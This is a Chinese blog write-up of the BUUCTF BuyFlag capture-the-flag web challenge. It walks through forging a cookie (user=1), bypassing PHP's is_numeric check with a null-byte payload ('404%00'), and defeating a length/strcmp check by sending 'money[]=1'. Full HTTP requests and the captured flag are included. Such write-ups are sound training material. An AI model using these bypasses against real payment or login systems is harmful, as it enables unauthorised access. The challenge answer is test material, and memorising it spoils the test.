BUUCTF [极客大挑战 2019] BuyFlag

原创

Senimo_ 于 2020-10-14 15:02:51 发布 176 收藏

分类专栏： BUUCTF WEB Writeup 文章标签： buuctf 安全 writeup

本文链接：https://blog.csdn.net/weixin_44037296/article/details/109059872

BUUCTF WEB Writeup 专栏收录该内容


65 篇文章 9 订阅

订阅专栏


BUUCTF [极客大挑战 2019] BuyFlag

启动靶机，打开环境：

首页是安全小组的简介，在右上角**Menu**选择`PAYFLAG`



进入后看到获取**flag**的条件：



ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG

查看网页源码得到提示：

```
~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
```

分析代码：
需要通过`POST`方式传入变量`password`的值，且`is_numeric()`函数限制了变量`$password`不能为数值型，但又需要变量`$password`等于`404`

使用BurpSuite抓取数据包，查看到`Cookie`值中有`user=0`：

```
Connection: close
Cookie: user=0
Upgrade-Insecure-Requests: 1
```

```
<p>
Only Cuit's students can buy the FLAG</br>
</p>
```

修改**Cookie**中的`user=1`：

```
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
```

```
<p>
you are Cuiter</br>Please input your password!!
</p>
```

提示已经为`Cuiter`，但需要输入密码，根据之前代码提示，使用`%00`截断`is_numeric()`函数的判断，所以通过`POST`方式传入`password=404%00`：

Request

Raw | Params | Headers | Hex

```
POST /pay.php HTTP/1.1
Host: 97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
Connection: close
Referer: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1

password=404%00
```


传参时注意修改传参方式为：`POST`，并且添加**POST头信息**：`Content-Type: application/x-www-form-urlencoded`，得到回显：

```
</p>
<hr />
<p>
you are Cuiter</br>Password Right!</br>Pay for the flag!!!hacker!!!</br>
</p>

<hr />
```

需要输入金额，推断其需要传入参数`money`的值：

```
Cookie: user=1
Upgrade-Insecure-Requests: 1

password=404%00&money=100000000
```

```
<p>
you are Cuiter</br>Password Right!</br>Nember lenth is too long</br>
</p>

<hr />
```

当传入所需的`money`值时，系统提示数字过长，注意到**Response**中**PHP版本**：

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 14 Oct 2020 06:56:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2496
Connection: close
X-Powered-By: PHP/5.3.3
```

推断其不能输入`8`位字符，可能为`strcmp()`函数判断，所以采用数组绕过，构造如下`POST`传参：`password=404%00&money[]=1`：

Request

Raw | Params | Headers | Hex

```
POST /pay.php HTTP/1.1
Host: 97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
Connection: close
Referer: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1

password=404%00&money[]=1
```


发送数据包后得到**flag**：

Response

Raw | Headers | Hex | HTML | Render

```
                                                                    You must be


                                                                          </p>
<hr />
<p>
you are Cuiter</br>Password Right!</br>flag{965572d5-02ad-4cd3-b7b4-55169b339412}
</br>
</p>
```